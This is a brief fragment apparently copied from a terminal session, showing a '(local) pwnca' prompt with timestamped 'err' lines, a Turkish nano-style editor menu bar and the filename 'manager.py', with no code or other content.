(local) pwnca
[15:43:33] err
(local) pwnca
[15:45:07] err
Yardım AL Yaz Dosya Oku Onceki Sayfa Metni Kes Imleç Pozisyonu
Çık Yasla Ara Sonraki Sayfa UnCut Text Denetime
manager.py
manager.py
```